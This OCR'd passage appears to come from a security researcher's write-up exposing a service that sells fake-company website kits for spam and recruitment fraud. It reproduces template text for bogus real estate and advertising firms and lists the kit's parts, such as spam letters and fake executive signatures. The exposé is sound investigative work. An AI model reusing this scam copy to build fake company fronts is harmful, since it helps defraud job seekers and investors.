
- a teach-yourself manual including advice and recommendations - available in English and Russian

- sample spam letters in TXT and HTML, in English only

The corporate version offers the following:

- fake company site in several languages, for instance, Dutch, German, Bulgarian, Italian etc.

- fake signatures representing the CEO, accounts manager etc.



- multiple spam letters in different languages


- managed domain hosting

- answering machine number as well as a paid Skype subscription as a bonus

The following are some of the templates – blurred by the vendor in order to protect the bogus brands portfo-

lio - currently offered by the service. Three of the templates are already in circulation, that means active spamming in Italian and German "offering the Moon", and asking for your identity and financial reputation:

653



ABOUT US

[illegible]

CAREERS

WE ARE RECRUITING! APPLY NOW!

SPECIAL OFFERS

External facade Ocean Club Estates Beachfront Status: available. Ocean Club Estates, Paradise Island, Paradise Island 8 bed 7 bath **$18,500,000**


Western Medical Center Status: available. West N.P., Nassau/New Providence **$8,000,000**

Artist rendering of The Riviera Resort Luxurious Waterfront Penthouse Status: available. Emerald Bay, North Exuma, Exuma 4 bed 4 bath **$5,650,000**

© 2009 [illegible]
All Rights Reserved

About Us | Legal and Finances | Services | Contacts | Partners | Property list | Privacy policy

654



[illegible]

SPECIAL OFFERS
Spacious 8 bedroom, 7 bathroom family home, that could be...
$ 755,000

About Us | Partners | Services | Properties | Careers | Contacts

PORTLAND Glimcher Realty Trust Selling Lloyd Center Mall for $192M By Sasha Pardy Glimcher Realty Trust (NYSE: GRT) landed a deal to

Anguilla : Meads Bay
2 bedroom, 2.5 bathroom home and separate 1 bedroom, 1 bathroom guest house, located just a short walk from Meads Bay beach.

Antigua : English Harbour
Recently completed 2 bedroom, 1 bathroom home set in a quiet location within easy reach of shops, beaches and restaurants.

Antigua : Runaway Bay
Small beachfront resort with 16 x 2 bedroom, 2 bathroom apartments, located right at the waters edge on a lovely white sand beach.


ABOUT US

[illegible]

[illegible]

[illegible]

About Us | Partners | Services | Properties | Careers | Contacts
© 2009 [illegible] All Rights Reserved


introduction
history
services
portfolio
contacts
CREATE
FULL-SERVICE ADVERTISING AGENCY
WE CREATE TO MAKE YOUR BUSINESS VISIBLE
Sales Cycle
Conclusion
Introduction
New Business Generation Prospecting (by phone or in person)
Qualifying and Research
Referrals
Follow up Customer Service Post Sale Review
Pre-approach Pre-call Planning
People and Communication Skills, Behavior, Business and Time Management
Asking for the Order (Closing)
Scheduling the Appointment (Approach)
Overcoming Objections
Rapport Building
Trial Closes
Client Interview (Needs Assessment)
Presentation (Proposal), Demonstration (Product) or Recommendation

INTRODUCTION

[illegible]

[illegible]

[illegible]

[illegible]

[illegible]

[illegible]


[illegible]

OUR CLIENTS

[illegible]

- American Express
- National Capital Revitalization Corporation
- Commander Aircraft
- Washington DC Marketing Center
- The Chevy Chase Land Company
- ING Real Estate
- General Mills
- Gerber baby food
- Haagen-Dazs
- Heinz infant and toddler nutrition
- Adore Beauty
- Bejar
- Biotherm
- Melton Brown
- Garden Botanica
- Kose products
- Fox river mills
- Bebe stores
- Kashi Kicks
- Anguilla Hotels
- Rose Lane Villas
- Uves Transport
- Barcelona Segway Fun
- Ace Amusement Inc
- Azonis Pizza
- Applebees

© 2009 [illegible]. All Rights Reserved.



INTRODUCTION | STRUCTURE | OUR SERVICE | CONTACT US | PORTFOLIO

[redacted]

INTRODUCTION

It's a great pleasure for us that out of a great amount of advertising agencies you decided to choose "[redacted]". We are delighted to introduce you all the services we provide to make your business brighter and, certainly, more profitable. In fact, advertising is a very difficult thing to invest. It always depends on the amount money you have and on the result you want to get from your PR-campaign.

Advertising agency "[redacted]" helps its clients to perform their products and services the right way. We never offer you anything additional that we didn't discuss at the beginning. The motto of our work is honesty and we believe that this is a very important thing in advertising.

[redacted] persuading potential customers to purchase or to consume more of your brand of product or service. It is vivid from the name of our agency that we are doing a lot for your brand. Actually we are constantly working at brand management. It is known that the value of the brand is determined by the amount of profit it generates for the manufacturer. Advertising agency "[redacted]" clearly understands the main principles of brand name and will be glad to help you in choosing the right name for your company.


Our agency provides many types of advertising, it controls every step of production, and it guarantees the success. We have a lot of clients all over the world and we are proud to help more people in their business.

Advertising agency "[redacted]" is intended to be a comprehensive representative of graphic design, public relations, marketing, communications, and branding. If you're hunting for the top qualified advertising, you are welcome to address our company.

OUR SERVICE

- Graphic design
  Advertising agency "[redacted]" designers have an extraordinary vision on the advertising products...
- Outdoor advertising
  [redacted] campaign components. Outdoor advertising is one of these components...
- Indoor advertising
  [redacted] advertising. You can recognize indoor adverts in elevators, hallways, restrooms, and other very obvious places...
- Mass media and marketing
  This is possibly one of the most expensive and the most difficult kind of advertising...

© 2009 [redacted] All Rights Reserved.




Home | Why is Panama so attractive | Our Services | Careers | Join us

[illegible]

[illegible]

Home | Why is Panama so attractive | Our Services | Careers | Join us

[illegible] © 2009 Privacy Police | Terms of use | Contacts



PanIn Real Estate

PanIn Real Estate.
Pre-construction, sales-resales, Condos in Panama City, beach realty, mountain homes and much more.

Financing.
Pay for your Panama property via one of our close banking partners.

Services in Panama.
PanIn Real Estate will consult you on all the necessary documentation and other immigration and relocation matters to help you in the process of Panama residence getting.

PanIn Real Estate provides the best individual service and an exclusive opportunity of Panama investing or its real estate purchase. We offer you a professional: legal, financial, immigration and relocation services, as well as comprehensive guided Panama real estate tours in all languages, we propose our clients a complex service that will make their Panama real estate investments much more attractive and efficient. This country in Central America is named the world's number one for retirement and second for home destination. The government of Panama provides lucrative opportunities for investment in property. We can propose you a beachfront realty in Panama, island property, selections in the Pearl Islands, and much more. We also propose a great variety of Panama condominiums in Panama City best areas and throughout the country on your choice. With the recent expansion of the Panama Canal, major foreign investment are increased significantly and there is a flourishing climate for tourism industry created in the country. So now it is time to take the appeared advantage of the real estate and many other opportunities of this rapidly developing country.
Besides the property and tourism, Panama is known all over the world as a financial centre of American Continent, and is often called "the Latin American Switzerland". There are more than 100 licensed financial institutions in Panama. And together with the extremely rigid privacy laws they compose an offshore banking paradise and offer many advantages to foreigners who think about real estate investing and asset protection. Panamanian corporate law offers many legal structures to facilitate such effective financial and estate planning.

It is easy to purchase Panama property. Due to optimal and clear land registry system that makes verifying Panama property titles it is as simple as to become an owner of Panama property as having your lawyer bill online. It doesn't matter where you are planning to have a Panama condo: in mountains, whereever in the city, or a beachfront one, PanIn Real Estate has it all! Please contact us to read more about property in Panama and to find out how PanIn Real Estate can help you achieve your Panama property purpose.

Home | Why is Panama so attractive | Our Services | Careers | Join us

PanIn Real Estate © 2009 Privacy Police | Terms of use | Contacts

Upon purchasing any of the packages offered, a custom and non-existent brand logo and related company informa-

tion will be used on the top of the templates currently offered.

Let’s expose some of the bogus brands using these campaigns, whose spamming campaigns have been actively

